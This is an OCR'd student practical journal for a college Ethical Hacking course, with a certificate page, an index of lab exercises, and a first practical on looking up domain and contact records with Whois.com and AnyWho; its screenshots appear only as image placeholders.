MALAD KANDIVALI EDUCATION SOCIETY'S

NAGINDAS KHANDWALA COLLEGE OF COMMERCE, ARTS & MANAGEMENT STUDIES & SHANTABEN NAGINDAS KHANDWALA COLLEGE OF SCIENCE
MALAD [W], MUMBAI – 64
(AUTONOMOUS)

(Reaccredited 'A' Grade by NAAC)
(AFFILIATED TO UNIVERSITY OF MUMBAI)
(ISO 9001:2015)

CERTIFICATE

Name: Mr. kuldeep sushil patel

Roll No: 574 **Programme**: BSc CS **Semester**: VI

This is certified to be a bonafide record of practical works done by the above student in the college laboratory for the course **ETHICAL HACKING** (Course Code: **1867UCSPR**) for the partial fulfillment of Second Semester of BSc IT/CS during the academic year 2020-2021.

The journal work is the original study work that has been duly approved in the year 2020-2021 by the undersigned.

_____ _____

External Examiner **Subject-In-Charge**

(Ms.Sweety Garg)

Date of Examination: (College Stamp)

Name: kuldeep sushil patel **Roll no:574**

Subject: 1867UCSPR (Ethical Hacking) **Class: T.Y.B.SC (CS) SEM – VI**

Sr.No.	Date	Title	Sign
1.	5/2/2021	Tools used for Reconnaissance	
2.	12/2/2021	Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS	
3.	27/2/2021	a) Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute b) Perform ARP Poisoning in Windows	
4.	27/2/2021	a) Use CrypTool to encrypt and decrypt passwords using RC4 algorithm Use Cain and Abel for cracking Windows account password using Dictionary attack.	
5.	5/3/2021	Use Wireshark (Sniffer) to capture network traffic and analyze	
6.	16/3/2021	Create a simple keylogger using python	
7.	19/3/2021	Perform SQL injection attack	
8.	26/3/2021	Simulate persistent cross-site scripting attack	


Practical No : 01


Aim : Use Google and Whois for Reconnaissance


(A) Using Whois.com

Step 1 : Open your browser and search for www.whois.com and enter your query to search.

Step 2 : You will get the raw data about your search.










(B) Using anywho.com


Step 1 : Open your browser and search for www.anywho.com and enter your query for search.





Step 2 : You will get the relevant information about your search.

